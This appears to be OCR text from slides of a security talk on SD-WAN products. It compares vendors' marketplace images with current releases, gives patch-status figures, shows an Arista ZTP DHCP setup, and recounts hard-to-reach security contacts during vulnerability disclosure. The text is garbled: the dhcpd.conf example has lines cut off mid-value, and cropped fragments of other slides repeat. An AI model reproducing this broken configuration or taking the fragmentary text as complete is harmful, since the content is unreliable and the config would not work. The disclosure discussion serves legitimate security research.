
Workarounds: No workarounds available

Cisco Bug IDs: CSCvi69906

CVE-2018-0347

ARISTA ZTP

https://github.com/arista-eosplus/ztpserver



Step 2 Edit the **/etc/dhcp/dhcpd.conf** file to include the option **bootfile-name**, which provides the location of the script that starts the ZTP process between CVP and the device.


In this example, DHCP is serving the 172.31.0.0/16 subnet.

Note The 172.31.5.60 is the IP address of a CVP node, and that you must use the HTTP (and not HTTPS) URL to the bootstrap file. This ensures that the specified devices, after they ZTP, will show up under the undefined container of the specified CVP.

```
[root@cvp1-dhcp dhcp]# cat dhcpd.conf
#
# DHCP Server Configuration file.
# see /usr/share/doc/dhcp*/dhcpd.conf.sample
# see 'man 5 dhcpd.conf'
#


subnet 172.31.0.0 net
range 172.31.3.212 17
option domain-name "
}

host esx21-vm20 {
option dhcp-client-i
fixed-address 172.31.
option bootfile-name
}

host esx21-vm22 {
option dhcp-client-identifier 00:0c:29:d1:64:e1;
fixed-address 172.31.3.213;
option bootfile-name "http://172.31.5.60/ztp/bootstrap";
}
```

you must use the HTTP (and not HTTPS) U
w up under the undefined container of the sp

AWS MARKETPLACE, 7 JUNE 2018




Silver Peak Unity EdgeConnect for AWS

Sold by: Silver Peak Systems, Inc. Latest Version: 8.1.5.10

Silver Peak provides overlay networking for reliable WAN using any IP-
real-time optimization to simplify connectivity and maximize cloud pe

We will be updating the AWS image with the current GA image of 8.1.7.x.

Anusha Vaidyanathan, Director, Security Product Management




NetScaler SD-WAN Standard

Sold by: Citrix Latest Version: 9.3.0.76

Citrix NetScaler SD-WAN Standard Edition helps b

My recommendation is to perform an upgrade to latest version 9.3.5 (released on May 2018) to make sure you have the latest bug fixes

Maria Guzman
Escalation Engineer



Cisco vEdge Cloud Router

Sold by: Cisco Latest Version: Release 17.2.4

Cisco vEdge Router for 17.2.4 Release


Viptela Software Release 18.1
March 30, 2018
Revision 1

UP 2 DATE STATISTICS

Vendor	Up2date	AWS	Census (unpatched/common)
Cisco	18.1	17.2.4	-
Silver Peak	8.1.7.x	8.1.5.10	97%/8.1.5
Citrix	9.3.5	9.3.0	100%/9.3.1.35
Riverbed	2.10	2.8.2.16	-
Versa	16.1R2S1	-	100%/16.1
Arista	4.20.5F	4.20.5F	-
VeloCloud	2.5.2	2.4.1	-

THAT'S NOT HOW THE FORCE WORKS

SO… RESPONSIBLE DISCLOSURE



NETWORKWORLD FROM IDG

INSIDER Sign In | Registe


SPONSORED

3 Security Features to Look for in SD-WAN Solutions

Not all SD-WAN solutions are created equal; security is an important consideration.

https://www.networkworld.com/article/3266111/sd-wan/3-security-features-to-look-for-in-sd-wan-solutions.html

The Silver Peak Product Security Incident Response Team (PSIRT) not only scrubs third-party code to identify and eliminate potential vulnerabilities, it continuously monitors multiple security advisory services to identify new threats as they may emerge



silver peak

Home › Support ›

Security Advisories

Meltdown and Spectre Vulnerabilities
VU#584653 originally published by CERT on January 3, 2018
» Download

Return of Bleichenbacher's Oracle Threat (ROBOT Attack) -- A TLS Vulnerability
VU#144389 originally published by CERT on December 12, 2017
» Download

Intel Q3'17 ME 11.x, SPS 4.0, and TXE 3.0 Security Review Cumulative Update, Escalation of Privilege


NO ~~POOL~~ EMAIL?!

WHEN IN DOUBT...

Security-Assessment.com

|Disclosure Timeline|

01/04/2015 - Email sent to info address asking for a security contact.
09/04/2015 - Email sent to info and security addresses asking for a security contact.
21/04/2015 - Email sent to CEO regarding security contact.
21/04/2015 - Response from CEO providing security contact details.
22/04/2015 - Email sent to security contact asking for PGP key.



David Hughes
Mobile • 1d ago

Sergey Gordeychik • 8:52 PM
Hi David!
How can I contact Silverpeak PSIT to report 0-day?
Can't find any email/pgp on the web.
Please let me know,

Sergey

David Hughes is now a connection

David Hughes • 8:54 PM
Hi Sergey,

Thank you for bringing this to our attention. I will have someone from our team contact you with the email/pgp details so you can report.


https://www.exploit-db.com/exploits/38197/

WHEN IN DOUBT...

Security-Assessment.com

|Disclosure Timeline|

01/04/2015 - Email sent to in
address asking for a security
09/04/2015 - Email sent to in
security addresses asking for
security contact.
21/04/2015 - Email sent to C
regarding security contact.
21/04/2015 - Response from
providing security contact det
22/04/2015 - Email sent to se
contact asking for PGP key.


chik • 8:52 PM

act Silverpeak PSIT to report 0-day?
email/pgp on the web.
now,

avid Hughes is now a connection

• 8:54 PM


bringing this to our attention. I will have someone
contact you with the email/pgp details so you can
report.

https://www.exploit-db.com/exploits/38197/

VENDOR VS RESEARCHER

Vendor	Security contact	PGP	Patches Tests	CVE Credits	Researcher friendly
Cisco	YES	YES	YES	YES	YES
Silver Peak	NO	NO	NO	NO	NO
Citrix	YES	YES	TBD	YES	YES
Riverbed	NO	NO	NO	NO	NO
Versa	NO	NO	YES	NO	NO
VeloCloud	YES	NO	TBD	YES	+-

RESEARCHER FRIENDLY



Anusha Vaidyanathan <anushav@silver-peak.cc Thu 7 Jun, 04:02

to me

